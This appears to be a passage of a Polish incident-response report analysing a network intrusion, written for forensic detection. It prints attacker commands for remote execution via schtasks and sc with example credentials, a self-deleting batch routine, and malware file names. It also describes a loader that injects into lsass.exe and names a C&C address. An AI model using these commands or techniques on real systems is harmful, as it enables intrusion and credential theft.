
Utworzenie pliku bat i uruchomienie go. Plik kasuje zebrane w części drugiej dane.

```
.rdata:0041BB68 a@echoOffDel1De:                        ; DATA XREF: sub_405330+16A↑o
.rdata:0041BB68                 unicode 0, <@echo off>
.rdata:0041BB68                 dw 0Dh, 0Ah
.rdata:0041BB68                 unicode 0, <:del1>
.rdata:0041BB68                 dw 0Dh, 0Ah
.rdata:0041BB68                 unicode 0, <del /a %1>
.rdata:0041BB68                 dw 0Dh, 0Ah
.rdata:0041BB68                 unicode 0, <if exist %1 goto del1>
.rdata:0041BB68                 dw 0Dh, 0Ah
.rdata:0041BB68                 unicode 0, <del /a %0>,0
```

Na analizowanych kopiach dysków informacje o pierwszej fazie można uzyskać z kilku miejsc. Po pierwsze wspomniany wcześniej plik Flash Player.



Kolejnym miejscem są dzienniki zdarzeń. Dla przykładu, dziennik *Microsoft-Windows-UAC-FileVirtualization Operational* zawierał zdarzenia 5000, które informowały o próbie zapisu kopii *svchost.exe* do punktu autostart. Poniżej przykład, gdy plik *svchost.exe* był uruchamiany z *Low Integrity Level*.



Informacje o uruchamianych aplikacjach przez *svchost.exe* można uzyskać też z pamięci cache rejestru *SYSTEM\ControlSet001\Control\Session Manager\AppCompatCache*. Wymagane jest użycie specjalnego parsera lub przeszukania po znakach UNICODE.

```
16067136  c . c m d   \ ? ? \ C : \ U s e r s \ _          \ A p p D
16067200  a t a \ L o c a l \ T e m p \ L o w \ S v c h o s t . e x e   \
16067264  ? ? \ C : \ W i n d o w s \ s y s t e m 3 2 \ H O S T N A M E .
16067328  E X E   \ ? ? \ C : \ W i n d o w s \ S y s W O W 6 4 \ H O S T
16067392  N A M E . E X E   \ ? ? \ C : \ W i n d o w s \ s y s t e m 3 2
16067456  \ w h o a m i . e x e   \ ? ? \ C : \ W i n d o w s \ S y s W O
16067520  W 6 4 \ w h o a m i . e x e   \ ? ? \ C : \ W i n d o w s \ s y
16067584  s t e m 3 2 \ i p c o n f i g . e x e   \ ? ? \ C : \ W i n d o
16067648  w s \ S y s W O W 6 4 \ i p c o n f i g . e x e   \ ? ? \ C : \
16067712  W i n d o w s \ s y s t e m 3 2 \ n e t 1 . e x e   \ ? ? \ C :
16067776  \ W i n d o w s \ S y s W O W 6 4 \ n e t 1 . e x e   \ ? ? \ C
16067840  : \ W i n d o w s \ s y s t e m 3 2 \ n e t . e x e   \ ? ? \ C
16067904  : \ W i n d o w s \ S y s W O W 6 4 \ n e t . e x e   \ ? ? \ C
16067968  : \ W i n d o w s \ s y s t e m 3 2 \ N E T S T A T . E X E   \
16068032  ? ? \ C : \ W i n d o w s \ S y s W O W 6 4 \ N E T S T A T . E
16068096  X E   \ ? ? \ C : \ W i n d o w s \ s y s t e m 3 2 \ f i n d .
16068160  e x e   \ ? ? \ C : \ W i n d o w s \ S y s W O W 6 4 \ f i n d
16068224  . e x e   \ ? ? \ C : \ U s e r s \              \ A p p D a
16068288  t a \ L o c a l \ T e m p \ L o w \ t m p 0 9 5 j . b a t   \ ?
```

Rekonesans oraz eskalacja uprawnień

Intruzi, posiadając już zdalny dostęp do jednej ze stacji roboczych, mogli wykonywać kolejne działania. W pierwszej kolejności intruzi skupili się na uzyskaniu uprawnień administracyjnych, a następnie na zapewnieniu sobie bezpiecznego dostępu do przejętego środowiska teleinformatycznego.

Nie możemy opisać wszystkich działań wykonywanych w sieci wewnętrznej, niemniej wskazane metody pozwalają na identyfikację „podejrzanych" działań intruzów.

Istotne podkreślenia jest to, że część z dzienników zdarzeń opisywanych poniżej może być pusta. Zależy to od ustawień *Group Policy*, jakie były nałożone na analizowane stacji robocze i serwery.

Wracając do działań intruzów, jeśli zainfekowany użytkownik był w lokalnej grupie administratorów intruz mógł:

- Zainstalować kolejny typ złośliwego oprogramowania jako usługę. To działanie zapewniało mu zdalny dostęp do przejętego środowiska z sieci Internet,
- Próbować odczytać z pamięci procesu *lsass.exe* dane uwierzytelniające do kont domenowych mających większe uprawnienia w domenie. To działanie zapewniało mu uzyskanie większych uprawnień w sieci i przybliżenie go do uzyskania dostępu do interesujących systemów.

Natomiast, jeśli zainfekowany użytkownik posiadał zwykłe uprawnienia, intruz musiał wykonać rekonesans w celu eskalacji uprawnień i znalezienia innego hosta, najchętniej pełniącego funkcję serwera testowego lub zapasowego, który pozwalałby na zapewnienie bezpiecznego dostępu w przyszłości.

Swoje działania intruzi rozpoczęli od skanowanie sieci wewnętrznej. Interesowały ich wyłącznie wybrane porty TCP:

- Jednym z charakterystycznych portów był domyślny port aplikacji Tomcat (*8080/tcp*). Następnie były wykonywane próby logowania na standardowe konto ze standardowym hasłem w aplikacji Tomcat (np. *admin*/*admin*). Ciekawym objawem było przesyłanie w polu *Referer* adresu publicznego z którego wykonywane było skanowane, np. ***http://59.120.19.101:8080*** (najprawdopodobniej również skompromitowany host). Inną charakterystyczną cechą są wartości *UserAgent* zawierające np. ***Openscan***, ***Masscan/1.0*** czy ***Wget(linux)***.
- Intruz skupił się też na identyfikacji systemów z otwartymi portami: 445/TCP i 135/TCP. Następnie próbował logować się na konta lokalnych Administratorów podłączając się do zasobu C$ korzystając z bazy słownikowej. Wykorzystywana była między innymi aplikacja ***SoftPerfect Network Scanner***. Informacje o dostępach do zdalnych zasobów znajdują się na hoście źródłowy w następujących dziennikach zdarzeń:
    - *Microsoft-Windows-SMBClinet Connecivity,*
    - *Microsoft-Windows-SMBClient Security,*
    - *Microsoft-Windows-SMBClient Operational.*

Po uzyskaniu uprawnień lokalnego administratora kolejnym krokiem było uzyskanie uprawnień konta uprzywilejowanego w domenie Active Directory. Mając uprawnienia lokalnego konta administracyjnego można odczytywać dane uwierzytelniające przechowywane w procesie *lsass.exe*. Nie jest wymagane hasło w formie jawnej, wystarczający jest również hash. Wrócimy do tego zagadnienia w kolejnym rozdziale.

W opisywanym ataku można zidentyfikować dwie metody uruchamiana złośliwego kodu na zdalnych komputerach. Polegają one na wykorzystaniu mechanizmu:

- *Task Scheduler* oraz
- *Service Control Manager (SCM).*


Przy analizie incydentów, które miały miejsce kilka tygodni/miesięcy wcześniej, istotne jest uzyskanie dostępu do takich danych, które jeszcze istnieją w systemie. Oprócz rejestrów kolejnym miejscem są dzienniki zdarzeń z mniej aktywnych źródeł. Dla przykładu zdarzenia w dzienniku zdarzeń Security mogą być nadpisywane co 1-2 tygodnie. Z kolei dziennik zdarzeń Task Scheduler mogą być przechowywane do kilku miesięcy.

Task Scheduler

Poniżej przedstawiamy komendy, których używali intruzi oraz przykłady zarejestrowanych zdarzeń. Poniższe dane pochodzą z naszego laboratorium. Niemniej, takie zdarzenia zostały odczytane również na analizowanych dyskach skompromitowanych stacji roboczych i serwerów.


Przykład komendy rejestrującej nowe zadanie:

```
schtasks /create /s 192.168.229.154 /U janek /P password /SC ONCE /TN gpUpdate /TR
c:\windows\perfmon.exe /ST 15:51
```



Przykład zdarzenia uruchamiającego zadanie:

```
schtasks /run /s 192.168.229.154 /U janek /P password /I /TN gpUpdate
```



Przykłady innych aktywności związanych ze zdalnym uruchamianiem programów.

```
schtasks /change /s 192.168.229.154 /U janek /P password /TN gpUpdate /ST 11:11
```

```
schtasks /delete /s 192.168.229.154 /U janek /P password /TN gpUpdate
```

W dzienniku zdarzeń będą znajdowały się następujące ID zdarzeń:


- *141* – usunięcie zadania z Harmonogramu zadań,
- *140* – aktualizacja zadania Harmonogramu zadań,
- *102/201* – pomyślne zakończenie zadania,
- *100/200/110* – uruchomienie zadania.

Service Control Manager (SCM)

Na analizowanych hostach wykryto również działania związane ze zdalnym uruchamianiem usług za pomocą *Service Control Manager*. Komenda wywołana przez intruza mogła być następująca:

```
sc \\192.168.229.154 create gpUpdate binPath= C:\Windows\perfmon.exe start= auto
```

Z dzienniku zdarzeń SYSTEM odnotowane zostanie zdarzenie o ID 7045.



Cechy charakterystyczne uruchamianych przez intruza usług to:

- nazwa usługi: ***gpUpdate***
- nazwa pliku usługi:
  - *cmd.exe /c rundll32.exe <ścieżka do pliku dll,nazwa wywoływanej funkcji>*
  - *cmd.exe /c req query <rejestr> > c:\windows\temp\<plik z rozszerzeniem.tmp>*
  - *cmd.exe /c start /b c:\windows\ms.bat*

Z wykorzystaniem tych dwóch metod, intruz uruchamiał na zdalnych komputerach również swoje narzędzia uprzednio tam skopiowane. Kolejnym charakterystycznym zachowaniem były połączenia na porty *8443/tcp* oraz *9443/tcp* chwilę po uruchomieniu przekopiowanego pliku wykonywalnego (tzw. backdoora). Analiza pozostawionych przez intruza narzędzi potwierdza, że posiadał on wyłącznie dostęp z linii komend. Dlatego czasami mógł korzystać z RDP aby np. uruchomić graficzne narzędzie. Podobne zachowanie opisuje Kasperski Lab w części raportu poświęconej atakowi na system SWIFT w jednym z banków.

Poniżej znajduje się lista nazw plików wykonywalnych ze złośliwym kodem, które były uruchamiane przez intruza w tej fazie ataku: *msconfig.exe*, *hcsps.exe*, *hkcmd.exe*, *msdtc.exe*, *gpsvc.exe*, *perfmon.exe*, *hsperf.exe*, *msmpeng.exe* oraz *sessmon.dll*.

Utrzymanie dostępu

W momencie, gdy intruz uzyskał uprawnienia do interesujących go systemów, zainstalował usługę, której celem było zestawiane połączenia zwrotnego do serwerów C&C. Aby nie budzić podejrzeń do tego celu wybrał serwer, który jest w niewielkim stopniu wykorzystywany przez administratorów. Połączenie inicjowane z sieci wewnętrznej wykorzystywało protokół TLS/SSL.


Do zainstalowana usługi wykorzystany został między innymi plik *gpsvc.exe*. Poniżej lista możliwych nazw usług:

```
C:\Users\Administrator\Documents\_test>gpsvc.exe -l
FastUserSwitchingCompatibility
Ias
Irmon
Nla
Ntmssvc
NWCWorkstation
Nwsapagent
SRService
Wmi
WmdmPmSp
LogonHours
PCAudit
helpsvc
uploadmgr
```


Ten dropper tworzy 3 pliki w systemie plików:

- *C:\Windows\System32\srservice.dll*
- *C:\Windows\Help\srservice.chm*
- *C:\Windows\Help\srservice.hlp*

Poniżej zdarzenie związane z instalacją usługi o nazwie SRService (ID 7045).




W dzienniku zdarzeń będzie też drugie zdarzenie o ID 7030 związane z oznaczeniem usługi jako interakcyjnej. Klucz *Parameters* usługi *SRService* wskazuje na bibliotekę *srservice.dll*:




Usługa *SRService* ładuje i uruchamia bibliotekę *srservice.dll*. Jest ona prostym loaderem plików wykonywalnych. Po uruchomieniu, biblioteka przypisuje sobie uprawnienia dające możliwość manipulacji pamięcią innych procesów a następnie odczytuje i odszyfrowuje plik *srservice.chm*. Plik jest zaszyfrowany przy wykorzystaniu algorytmu RC4


Spritz. W zależności od parametrów odszyfrowana biblioteka może być ładowana do pamięci aktualnie wykonywanego procesu lub procesu *lsass.exe*.




Infekcja wybranego procesu odbywa się poprzez zapis do pamięci odszyfrowanej biblioteki sekcja po sekcji. Przedostatnia procedura zapisywana do przestrzeni docelowego procesu pochodzi z samego loadera i następnie do niej jest przekazywane sterowanie.



Procedura uruchomiona w nowym wątku *lsass.exe* lub aktualnego procesu (usługi) zaczyna swoje działanie od inicjalizacji środowiska, następnie zmienia prawa dostępu do obszarów pamięci, dodając prawo do wykonania kodu wcześniej załadowanego (odszyfrowane sekcje *srservice.chm*) i wywołuje funkcję *DllMain* z pierwszej odszyfrowanej sekcji modułu *srservice.chm*.



Następnie wywoływana jest funkcja *RegisterDll* a pierwsza funkcja związana z złośliwym kodem odpowiada za pobranie kilkunastu adresów funkcji API.




Poniższa tabela zawiera informacje o importowanych funkcjach:

ws2_32.dll	wtsapi32.dll	Iphlpapi.dll	adavpi32.dll	user32.dll	userenv.dll	psapi.dll	kernel32.dll
bind	WTSEnumerateSessions	GetAdaptersInfo	GetTokenInformation	GetCursorPos	CreateEnvironmentBlock	GetProcessMemoryInfo	CopyFIleW
closesocket	WTSQueryUserToken		LookupAccountSidW	GetSystemMetrics	DestroyEnvironmentBlock		CreateDisrectoryW
connect	WTSFreeMemory		LookupPrivilegeValueW				CreateFileW
htons			OpenProcessTokenW				GetFileTime
ioctlsocket			AdjustTokenPrivileges				CreateProcessW
inet_addr			SetServiceStatus				CreateThread
inet_ntoa			CloseServiceHandle				CreateToolhelp32SnapshootDeleteFile
listen			RegCloseKey				ExpandEnvironmentStringsW

recv			DeleteService				FindFirstFileW
select			RegDeleteKeyW				FindNextFileW
setsockopt			RegCreateKeyW				GetComputerNameW
shutodwn			RegOpenKeyExW				GetCurrentDirectoryW
accept			RegQueryValueW				GetDriveTypeW
getpeername			RegFlushKey				GetDiskFreeSpaceExW
WSAStartup			OpenServiceW				GetFileAttributesW
WSACleanup			OpenSCMManager				GetLogicalDrives
WSAFdIsSet			StatServiceW				GetProcessHandleCount
			CreateServiceW				GetProcessTimes
			CryptGenRandom				GetProductInfo
							GetSystemInfo
							GetVersionExW
							FindResourceExW
							LoadResource
							MoveFileW
							OpenProcess
							Process32FirstW
							Process32NextW
							ProcessIdToSessionId
							WriteFile
							WriteProcessMemory

Po pobraniu potrzebnych adresów funkcji, kod sprawdza obecność pliku konfiguracyjnego w lokalizacji *C:\WINDOWS\help\srservice.hlp*. Jeżeli plik konfiguracyjny nie istnieje, wówczas jego zawartość z pamięci procesu zostanie zapisana w formie zaszyfrowanej jako plik we wskazanej lokalizacji na dysku twardym. Same wartości zapisywane do tego pliku znajdują się w pamięci, w formie zakodowanej za pomocą XOR ze stałym 16 bitowym kluczem (0x2CDF).

Domyślny plik konfiguracyjny, poza wartością zbudowaną na podstawie funkcji powiązanych z czasem systemowym i czasem działania systemu, zawiera wyłącznie jeden adres DNS oraz numer portu tcp: "*tradeboard.mefound.com:443*".



